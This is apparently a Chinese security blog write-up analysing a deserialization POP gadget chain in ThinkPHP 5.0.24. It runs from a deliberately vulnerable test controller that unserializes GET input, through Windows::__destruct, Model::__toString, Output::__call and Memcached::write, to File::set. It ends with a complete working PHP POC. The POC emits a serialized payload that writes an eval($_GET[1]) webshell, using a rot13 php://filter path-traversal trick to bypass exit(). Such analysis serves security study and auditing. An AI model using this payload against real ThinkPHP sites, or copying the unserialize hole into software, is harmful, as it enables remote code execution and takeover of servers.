因为在审计某cms的时候遇到了,所以就再来学习一下
环境搭建
我这里是用phpstorm配合ubuntu虚拟机进行远程调试
直接使用composer安装
1
| composer create-project --prefer-dist topthink/think=5.0.24 tp5
|
composer.json里为
1
2
3
4
| "require": {
"php": ">=5.6.0",
"topthink/framework": "5.0.24"
},
|
如果版本不对,修改一下,然后执行命令即可

然后自己搭建一个漏洞环境
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
| <?php
namespace app\index\controller;
use think\Controller;
class Index extends Controller
{
public function index()
{
}
public function test(){
$pop=request()->get("pop");
unserialize($pop);
return "pop!";
}
}
|

访问路由为
1
| http://192.168.91.39:8084/public/index.php/index/Index/test
|
POP链分析
对于路由那些我就不做解释了,具体的可以去看官方手册
Windows::__destruct()
thinkphp5.0.24总共就4个__destruct()函数

这里使用thinkphp/library/think/process/pipes/Windows.php::__destruct()来作为链子的起点
1
2
3
4
5
| public function __destruct()
{
$this->close();
$this->removeFiles();
}
|
跟进removeFiles()
1
2
3
4
5
6
7
8
9
10
11
12
|
private function removeFiles()
{
foreach ($this->files as $filename) {
if (file_exists($filename)) {
@unlink($filename);
}
}
$this->files = [];
}
|
Model::__toString()
这里的file_exists()是可以触发__toString()的,且$this->files是可控的,我们只需要找到能调用__toString()的类即可

选用thinkphp/library/think/Model.php::__toString(),但是因为Model是抽象类,所以真正执行pop的时候,就需要使用其子类,其子类可以使用thinkphp/library/think/model/Pivot.php
1
2
3
4
| public function __toString()
{
return $this->toJson();
}
|
跟进toJson()
1
2
3
4
5
6
7
8
9
10
|
public function toJson($options = JSON_UNESCAPED_UNICODE)
{
return json_encode($this->toArray(), $options);
}
|
继续跟进toArray(),这里存在可以触发链子下一步的代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
|
public function toArray()
{
.............
if (!empty($this->append)) {
foreach ($this->append as $key => $name) {
if (is_array($name)) {
$relation = $this->getAttr($key);
$item[$key] = $relation->append($name)->toArray();
} elseif (strpos($name, '.')) {
list($key, $attr) = explode('.', $name);
$relation = $this->getAttr($key);
$item[$key] = $relation->append([$attr])->toArray();
} else {
$relation = Loader::parseName($name, 1, false);
if (method_exists($this, $relation)) {
$modelRelation = $this->$relation();
$value = $this->getRelationData($modelRelation);
if (method_exists($modelRelation, 'getBindAttr')) {
$bindAttr = $modelRelation->getBindAttr();
if ($bindAttr) {
foreach ($bindAttr as $key => $attr) {
$key = is_numeric($key) ? $attr : $key;
if (isset($this->data[$key])) {
throw new Exception('bind attr has exists:' . $key);
} else {
$item[$key] = $value ? $value->getAttr($attr) : null;
}
}
continue;
}
}
.............
}
}
return !empty($item) ? $item : [];
}
|
这里会先foreach $this->append的值,且$this->append的值是可控的,所以我们需要将$this->append的值赋值为数组类型,最后会执行到else {语句里
他先判断本类中是否存在这个方法,并调用这个方法获取返回值,最后将获取的返回值传入$this->getRelationData()
然后再将$this->getRelationData($modelRelation)的值赋给$value
我们需要使用这个$value来触发pop链的下一步,因为在最下面有个$value->getAttr($attr),利用这个来触发thinkphp/library/think/console/Output.php类的__call()魔术方法。而这个的$value的值是在$this->getRelationData()赋值的。所以先看这个函数
要进入这个函数,我们需要让传进去的参数$modelRelation可控
可以让relation的值为getError,即$this->append=['1'=>'getError']。从而调用这个方法,来返回我们可控的值
1
2
3
4
5
6
7
8
9
|
public function getError()
{
return $this->error;
}
|
然后跟进getRelationData()
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
|
protected function getRelationData(Relation $modelRelation)
{
if ($this->parent && !$modelRelation->isSelfRelation() && get_class($modelRelation->getModel()) == get_class($this->parent)) {
$value = $this->parent;
} else {
if (method_exists($modelRelation, 'getRelation')) {
$value = $modelRelation->getRelation();
} else {
throw new BadMethodCallException('method not exists:' . get_class($modelRelation) . '-> getRelation');
}
}
return $value;
}
|
这段代码可以知道,传入的参数需要是Relation类的对象,但因为Relation类是一个抽象类,所以我们传入的参数需要为他的子类。这里使用的是thinkphp/library/think/model/relation/HasOne.php


所以我们传入的参数为HashOne的对象
接下来,他会做出如下判断,我们需要同时满足才能成功让$value赋值
1
| if ($this->parent && !$modelRelation->isSelfRelation() && get_class($modelRelation->getModel()) == get_class($this->parent)){}
|
首先判断$this->parent是否存在,再执行$modelRelation->isSelfRelation(),要求其返回值为false
1
2
3
4
5
6
7
8
9
|
public function isSelfRelation()
{
return $this->selfRelation;
}
|
然后执行get_class($modelRelation->getModel())且结果需要和get_class($this->parent))的值相同
跟进$modelRelation->getModel()
1
2
3
4
5
6
7
8
9
|
public function getModel()
{
return $this->query->getModel();
}
|
他会继续执行一个getModel(),这里的$this->query可控
上文写到$this->parent的类是Output,所以我们要找一个类的getModel()方法能够返回可控的值
这里找到的是thinkphp/library/think/db/Query.php类
1
2
3
4
5
6
7
8
9
|
public function getModel()
{
return $this->model;
}
|
所以为了成功赋值,我们通过以下步骤
- 传入
$modelRelation参数为HasOne类的实例
$this->parent的值为Output类的实例!$modelRelation->isSelfRelation()的值为true$modelRelation参数里成员query的值为Query类的实例Query类的实例中,model的值为Output类的实例
到后面也有个判断,就是要让$modelRelation->getBindAttr()返回有值,随便设置一个值即可
OneToOne类的getBindAttr方法
1
2
3
4
5
6
7
8
9
|
public function getBindAttr()
{
return $this->bindAttr;
}
|
Output::__call()
最后走到$value->getAttr($attr),来触发Output类的__call魔术方法

跟进他的__call()方法
1
2
3
4
5
6
7
8
9
10
11
12
13
| public function __call($method, $args)
{
if (in_array($method, $this->styles)) {
array_unshift($args, $method);
return call_user_func_array([$this, 'block'], $args);
}
if ($this->handle && method_exists($this->handle, $method)) {
return call_user_func_array([$this->handle, $method], $args);
} else {
throw new Exception('method not exists:' . __CLASS__ . '->' . $method);
}
}
|
在链子走到这里的时候,传入的$method值为getAttr,$args的值为上面getBindAttr()返回的数组元素
我们可以控制让$this->styles里的值有getAttr,然后就会通过call_user_func_array执行这个类的block()方法
1
2
3
4
5
| protected function block($style, $message)
{
$this->writeln("<{$style}>{$message}</$style>");
}
|
跟进writeln()
1
2
3
4
5
6
7
8
9
|
public function writeln($messages, $type = self::OUTPUT_NORMAL)
{
$this->write($messages, true, $type);
}
|
跟进write()
1
2
3
4
5
6
7
8
9
10
|
public function write($messages, $newline = false, $type = self::OUTPUT_NORMAL)
{
$this->handle->write($messages, $newline, $type);
}
|
这里可以控制$this->handle的值来调用另一个类的write()方法
这里选择调用thinkphp/library/think/session/driver/Memcached.php类的write()方法,所以将$this->handle赋值为thinkphp/library/think/session/driver/Memcached.php类的对象
解释一下为什么要这样做。我们最终是要调用到thinkphp/library/think/cache/driver/File.php::set()方法,所以只要找到一个类write()方法能够控制对象调用set()方法即可
1
2
3
4
5
6
7
8
9
10
11
|
public function write($sessID, $sessData)
{
return $this->handler->set($this->config['session_name'] . $sessID, $sessData, $this->config['expire']);
}
|
这里的$this->handler也是可控的,将其赋值为thinkphp/library/think/cache/driver/File.php类的对象来调用File类的set()方法
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
|
public function set($name, $value, $expire = null)
{
if (is_null($expire)) {
$expire = $this->options['expire'];
}
if ($expire instanceof \DateTime) {
$expire = $expire->getTimestamp() - time();
}
$filename = $this->getCacheKey($name, true);
if ($this->tag && !is_file($filename)) {
$first = true;
}
$data = serialize($value);
if ($this->options['data_compress'] && function_exists('gzcompress')) {
$data = gzcompress($data, 3);
}
$data = "<?php\n//" . sprintf('%012d', $expire) . "\n exit();?>\n" . $data;
$result = file_put_contents($filename, $data);
if ($result) {
isset($first) && $this->setTagItem($filename);
clearstatcache();
return true;
} else {
return false;
}
}
|
接下来就是写入webshell的阶段了,可以发现,传入的值只有$value不可控,因为在最开始调用__call()的时候就没传值进去,所以传进来的$value值为空。其余两个的值,都是可以自己设置的
通过file_put_contents($filename, $data)来写入webshell,在写入之前,通过$this->getCacheKey($name, true)来对$filename做了处理
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
|
protected function getCacheKey($name, $auto = false)
{
$name = md5($name);
if ($this->options['cache_subdir']) {
$name = substr($name, 0, 2) . DS . substr($name, 2);
}
if ($this->options['prefix']) {
$name = $this->options['prefix'] . DS . $name;
}
$filename = $this->options['path'] . $name . '.php';
$dir = dirname($filename);
if ($auto && !is_dir($dir)) {
mkdir($dir, 0755, true);
}
return $filename;
}
|
简单来说,就是在不设置$this->options['cache_subdir']和$this->options['prefix']的情况下,返回的文件名为$this->options['path']的值拼接$name的值,再拼接 .php
那么到了写文件的地方,我们文件内容不可控,只能控制文件名,这有啥用??不急,再往后看下面的代码
如果写入文件执行成功,那么他会执行$this->setTagItem($filename)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
|
protected function setTagItem($name)
{
if ($this->tag) {
$key = 'tag_' . md5($this->tag);
$this->tag = null;
if ($this->has($key)) {
$value = explode(',', $this->get($key));
$value[] = $name;
$value = implode(',', array_unique($value));
} else {
$value = $name;
}
$this->set($key, $value, 0);
}
}
|
简单解释一下,在$this->has($key)返回为false的情况下,会将$name的值赋给$value,并再次执行一次set()方法
$this->has()就是查看是否有缓存,而我们第一次执行这个payload的时候,都是没有缓存的,所以可以默认为返回false
然后取'tag_' . md5($this->tag)的值作为传入set()方法的$name参数
看,在这里,我们再次执行set()方法,执行到file_put_contents的时候,其写入的内容就是我们第一次调用set()方法时传入的$name参数,即使前面有一步$data = serialize($value);,但是只要有<?php ?>标签,就可以执行php代码
那么接下来就还有个阻碍,我们写入的文件内容是这样拼接上去的
1
| $data = "<?php\n//" . sprintf('%012d', $expire) . "\n exit();?>\n" . $data;
|
为了将exit()给去掉,我们可以使用php伪协议,来绕过exit(),具体原理可以看下面的文章
https://www.leavesongs.com/PENETRATION/php-filter-magic.html
https://xz.aliyun.com/t/7457?time__1311=n4%2BxnD0G0%3Dit0QDkDcnDlhjmPxYTvBEOxgEbD
https://www.anquanke.com/post/id/202510#h3-5
这里使用rot13来进行绕过,在不开启短标签的情况下,就可以正常执行webshell
如果将$options[‘path’]设置为php://filter/string.rot13/resource=<?cuc @riny($_TRG[1]);?>

那么在生成webshell的时候,文件名就会为

本地测试无法访问

所以可以通过在文件名后面使用路径穿越来重命名webshell,使其文件名不会出现其他字符
所以将$options[‘path’]设置为php://filter/string.rot13/resource=<?cuc @riny($_TRG[1]);?>/../a
那么在第二次写文件的时候,就会执行下面的代码
1
| file_put_contents('php://filter/string.rot13/resource=<?cuc @riny($_TRG[1]);?>/../axxxxxxx.php',xxxxxxx')
|
生成的文件名就是axxxxxxx.php
这样就行正常访问了

POC
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
| <?php
namespace think\process\pipes {
use think\model\Pivot;
class Windows
{
private $files=[];
public function __construct($files)
{
$this->files= [$files];
}
}
}
namespace think {
abstract class Model{
protected $append =[];
protected $error = null;
public $parent;
function __construct($error, $parent)
{
$this->error = $error;
$this->parent = $parent;
$this->append = array('1'=>'getError');
}
}
}
namespace think\model {
use think\Model;
class Pivot extends Model
{
public function __construct($error,$parent)
{
parent::__construct($error,$parent);
}
}
}
namespace think\model\relation{
class HasOne extends OneToOne {
}
}
namespace think\model\relation {
abstract class OneToOne
{
protected $query;
protected $bindAttr=[];
protected $selfRelation;
public function __construct($query)
{
$this->query = $query;
$this->bindAttr=['x'];
$this->selfRelation=false;
}
}
}
namespace think\db{
class Query{
protected $model;
public function __construct($model)
{
$this->model = $model;
}
}
}
namespace think\console{
class Output{
private $handle;
protected $styles;
function __construct($handle)
{
$this->styles = ['getAttr'];
$this->handle =$handle;
}
}
}
namespace think\session\driver{
class Memcached{
protected $handler;
public function __construct($handle)
{
$this->handler = $handle;
}
}
}
namespace think\cache\driver {
class File
{
protected $options = [
'path' => 'php://filter/string.rot13/resource=<?cuc @riny($_TRG[1]);?>/../a',
'cache_subdir'=>"",
'prefix'=>"",
'data_compress'=>""
];
protected $tag;//最后
public function __construct()
{
$this->tag="aaa";
}
}
}
namespace {
$File=new think\cache\driver\File();
$Memcached=new think\session\driver\Memcached($File);
$Output=new think\console\Output($Memcached);
$Query=new think\db\Query($Output);
$HashOne=new think\model\relation\HasOne($Query);
$Pivot=new think\model\Pivot($HashOne,$Output);
$Windows=new think\process\pipes\Windows($Pivot);
echo urlencode(serialize($Windows));
}
|